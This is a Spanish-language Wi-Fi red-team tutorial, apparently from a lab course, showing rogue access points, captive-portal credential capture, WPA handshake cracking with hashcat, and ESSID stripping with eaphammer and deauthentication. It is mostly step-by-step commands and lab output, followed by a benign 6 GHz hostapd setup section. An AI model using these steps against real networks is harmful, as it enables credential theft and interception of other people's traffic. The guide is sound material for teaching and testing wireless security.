13. - Ataques Avanzados Wi-Fi Enterprise aka Ataques MGT indirectos

Introducción

Ataques Avanzados e Indirectos en Wi-Fi Enterprise

En este apartado vamos a ver varios ataques avanzados orientados a ataques en Red Team utilizando vectores de acceso indirectos, es decir, atacando a los clientes de las redes o a otras redes relacionadas, por lo que normalmente en ejercicios de Pentesting suelen estar más limitadas. Próximamente, iremos añadiendo otros tipos de ataques más modernos o más complejos.

Ataques Indirectos en Wi-Fi Enterprise

RogueAP Free Network

En escenarios donde los clientes están bien configurados para redes empresariales pero también se conectan a redes gratuitas, se puede utilizar un Rogue AP que imite estas redes gratuitas. Se configura el Rogue AP con el mismo ESSID que la red gratuita conocida y se espera a que los clientes se conecten automáticamente. Una vez conectados, se pueden realizar ataques adicionales, como la captura de credenciales a través de un portal cautivo o la interceptación de tráfico.

1. Configurar el Rogue AP con el ESSID de la red gratuita, este caso en vez de montarlo manualmente con hostapd y dnsmasq utilizamos create_ap

```
sudo create_ap <INTERFAZ> eth0 <ESSID>
```

2. Ejecutar el portal cautivo:

```
python3 ./eaphammer --captive-portal --lhost 10.10.10.10
```

RogueAP PSK Network

Cuando los clientes tienen configuradas redes domésticas (PSK), se puede realizar un ataque creando un Rogue AP con el ESSID de la red doméstica pero con una contraseña incorrecta. Los clientes intentarán conectarse y se podrá capturar el handshake del proceso de autenticación. Este handshake se puede luego descifrar utilizando herramientas como hashcat para obtener la contraseña real. Una vez obtenida, se puede configurar el Rogue AP con la contraseña correcta y realizar ataques adicionales.

1. Crear un Rogue AP con un ESSID y una contraseña incorrecta:

```
sudo create_ap <INTERFAZ> eth0 <ESSID> <CONTRASEÑA_INCORRECTA>
```

2. Capturar el handshake:

```
sudo airodump-ng --bssid <BSSID> -c <CANAL> -w <ARCHIVO> <INTERFAZ>
```

3. Descifrar el handshake con hashcat:

```
hashcat -m 2500 <ARCHIVO>.cap <DICCIONARIO>
```

4. Creamos de nuevo el AP ahora con la contraseña correcta:

```
sudo create_ap <INTERFAZ> eth0 <ESSID> <CONTRASEÑA_CORRECTA>
```

ESSID Stripping

El ataque de ESSID Stripping se basa en crear un AP con un nombre similar al legítimo pero con un carácter adicional, como un espacio o tabulación, que lo hace parecer diferente para el dispositivo del usuario. Esto engaña al usuario para que se conecte manualmente a este AP falso. Mientras se realiza un ataque de des autenticación en el AP legítimo, el usuario se ve forzado a seleccionar el AP falso, proporcionando sus credenciales en el proceso.

1. Crear un AP con un nombre similar al legítimo (ESSID Stripping):

```
python3 ./eaphammer -i <INTERFAZ> --auth wpa-eap --essid <ESSID> --creds --negotiate balanced --essid-stripping '\x20'
```

2. Realizar un ataque de des autenticación:

```
aireplay-ng -0 0 <INTERFAZ> -a <BSSID> -c <mac_estación>
```

Este ataque crea un AP con un espacio al final indistinguible del real desde la mayoría de los clientes.

```
root@WiFiChallengeLab:~/tools/eaphammer# python3 ./eaphammer -i wlan1 --auth wpa-eap --essid wifi-corp --creds --negotiate balanced --essid-stripping '\x20'

                    .__
  ____ ____  _____ |  |__ ____    ____  ____   _________
_/ __ \\__  \ \____ \|  |  \\__  \  /    \ /  \_/ __ \__  \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...

[*] Using nmcli to tell NetworkManager not to manage wlan1...

100%|                                                                                  | 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan1 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/tools/eaphammer/loot/wpa_handshake_capture-2024-07-09-16-06-24-UiJw2j8F3oOhvMwtMJJ59nu20i6cGQEZ.hccapx
Configuration file: /root/tools/eaphammer/tmp/hostapd-2024-07-09-16-06-24-JfcaIUczHAvYZ1JQMVfjTMf6PAjUgz4x.conf

[hostapd] AP starting...

wlan1: interface state UNINITIALIZED->COUNTRY_UPDATE


Press enter to quit...

Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "wifi-corp "
wlan1: interface state COUNTRY_UPDATE->ENABLED
wlan1: AP-ENABLED
```

Creación de AP con espacio al final

Y si escaneamos vemos que en airodump-ng son indistinguibles.


```
CH 44 ][ Elapsed: 18 s ][ 2024-07-09 16:12 ][ disabled selection

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:11:22:33:44:00  -28      133        0    0   1   54        CCMP   MGT  wifi-corp
F0:9F:C2:71:22:16  -28      102        1    0  44  54e  WPA2 CCMP   MGT  wifi-regional
F0:9F:C2:71:22:15  -28      101        0    0  44  54e  WPA2 CCMP   MGT  wifi-corp
F0:9F:C2:71:22:1A  -28      101        0    0  44  54e  WPA2 CCMP   MGT  wifi-corp
F0:9F:C2:7A:33:28  -28      101        0    0  44  54e  WPA2 CCMP   MGT  wifi-regional-tablets
F0:9F:C2:71:22:17  -28      101     2043   89  44  54e  WPA2 CCMP   MGT  wifi-global
```

AP falso y originales indistinguibles a simple vista con airodump-ng

Y en la interfaz gráfica podemos ver como aparece duplicada pero no es posible diferenciarlas a simple vista.



ESSID indistinguibles a simple vista con la GUI

---

6 GHz

La banda de 6 GHz ofrece un rango completamente nuevo para la implementación de puntos de acceso (APs), por lo que es crucial entender cómo configurar y escanear APs en esta banda. Aunque actualmente su uso es limitado, se espera que en los próximos años aumente progresivamente a medida que las empresas actualicen su hardware.

Hostapd

En la banda de 6 GHz, Hostapd solo soporta WPA3 SAE. Intentar configurar una red con WPA-PSK resultará en un error. A continuación, se presenta un archivo de configuración para una red en 6 GHz utilizando WPA3 SAE.

```
# /etc/hostapd/hostapd-WiFi6e.conf

# SSID y Frase de Contraseña
ssid=myPI-WiFi6e
wpa_passphrase=myPW1234

# Modo Wi-Fi y Configuración de Canal
hw_mode=a
channel=37
chanlist=37
op_class=133  # Ancho de canal de 80 MHz
country_code=CA
country3=0x49  # Solo para entornos interiores

# Configuración Regulatoria
ieee80211d=1
ieee80211h=1

# Interfaces de Red
bridge=br0
interface=wlan0
driver=nl80211

# Registro de Eventos
logger_syslog=1
logger_syslog_level=2

# Interfaz de Control
ctrl_interface=/var/run/hostapd
ctrl_interface_group=0

# Configuración de Beacon y Cola
beacon_int=100
tx_queue_data2_burst=2.0

# Configuración de Seguridad
auth_algs=3
macaddr_acl=0
ignore_broadcast_ssid=0
okc=1
wpa=2
wpa_pairwise=CCMP CCMP-256
wpa_key_mgmt=SAE
ieee80211w=2

# Soporte para Estándares WiFi
ieee80211n=1  # Wi-Fi 4 (2.4 GHz)
wmm_enabled=1
ht_capab=[HT40-][LDPC][SHORT-GI-20][SHORT-GI-40][TX-STBC][RX-STBC1][MAX-AMSDU-7935]
ieee80211ac=1  # Wi-Fi 5 (5 GHz)
vht_oper_chwidth=1
vht_oper_centr_freq_seg0_idx=39
vht_capab=[RXLDPC][SHORT-GI-80][TX-STBC-2BY1][SU-BEAMFORMEE][MU-BEAMFORMEE][RX-ANTENNA-PATTERN][TX-ANTENNA-PATTERN][RX-STBC-1][BF-ANTENNA-4][MAX-MPDU-11454]
[MAX-A-MPDU-LEN-EXP7]
ieee80211ax=1  # Wi-Fi 6 (2.4 GHz, 5 GHz y 6 GHz)
he_oper_chwidth=1
he_oper_centr_freq_seg0_idx=39
he_bss_color=128
he_default_pe_duration=4
he_rts_threshold=1023
he_mu_edca_qos_info_param_count=0
he_mu_edca_qos_info_q_ack=0
he_mu_edca_qos_info_queue_request=0
he_mu_edca_qos_info_txop_request=0
he_mu_edca_ac_be_aifsn=8
he_mu_edca_ac_be_aci=0
he_mu_edca_ac_vo_ecwmin=9
he_mu_edca_ac_vo_ecwmax=10
```

Aspectos Claves de la Configuración del AP de 6 GHz:

- SSID y Frase de Contraseña:
  - ssid: Establece el nombre de la red WiFi.
  - wpa_passphrase Especifica la contraseña para acceder a la red.
- Modo Wi-Fi y Canal:
  - hw_mode=a Opera en las bandas de 5 GHz y 6 GHz.
  - channel=37, chanlist=37 Establece el canal específico dentro de la banda de 6 GHz.
  - op_class=133 Define un ancho de canal de 80 MHz.
- Configuración Regulatoria y de País:
  - country_code=CA: Especifica el código del país para el cumplimiento regulatorio.
  - ieee80211d=1 y ieee80211h=1 Habilitan configuraciones específicas del país y la Selección Dinámica de Frecuencias (DFS) para 5 GHz.
- Seguridad:
  - wpa=2 y wpa_key_mgmt=SAE: Habilitan la seguridad WPA3, que es requerida para Wi-Fi 6E.
  - wpa_pairwise=CCMP CCMP-256 Especifica los cifrados de cifrado utilizados.
- Soporte para Estándares WiFi:
  - ieee80211n=1, ieee80211ac=1, y ieee80211ax=1 Habilitan el soporte para Wi-Fi 4, Wi-Fi 5 y Wi-Fi 6 respectivamente en las bandas de 2.4 GHz, 5 GHz y 6 GHz.
  - vht_oper_chwidth=1 y he_oper_chwidth=1 Configuran los anchos de canal para Wi-Fi 5 y Wi-Fi 6, respectivamente.
- Interfaces de Red:
- interface=wlan0 Especifica la interfaz inalámbrica.
- bridge=br0 Configura el AP para enlazar a una interfaz de red específica.

Monitorización

La monitorización en la banda de 6 GHz aún no está completamente integrada en airodump-ng, pero es posible realizarla. A continuación, se explica cómo hacerlo. Primero, configuramos la interfaz en modo monitor y luego ejecutamos airodump-ng con el siguiente comando:

```
sudo airodump-ng -a -C 5935-7115 wlan0mon -w ~/wifi/scan6GHz
```

Desglosemos este comando para entender mejor sus componentes:

- -a Filtra únicamente los puntos de acceso (APs), ignorando otros dispositivos que no sean APs.
- -C 5935-7115 Especifica el rango de canales a escanear, en este caso desde 5935MHz hasta 7115MHz. Este rango cubre la banda de 6 GHz, permitiendo a airodump-ng buscar y capturar datos en todos los canales disponibles dentro de este espectro. Hay que utilizar este método porque aún no está disponible en el uso de -band (https://github.com/aircrack-ng/aircrack-ng/issues/2584)

Este comando permite verificar y monitorizar todos los canales que el AP soporta en el rango de frecuencias de 5935MHz a 7115MHz, proporcionando una visión completa de las actividades en la banda de 6 GHz.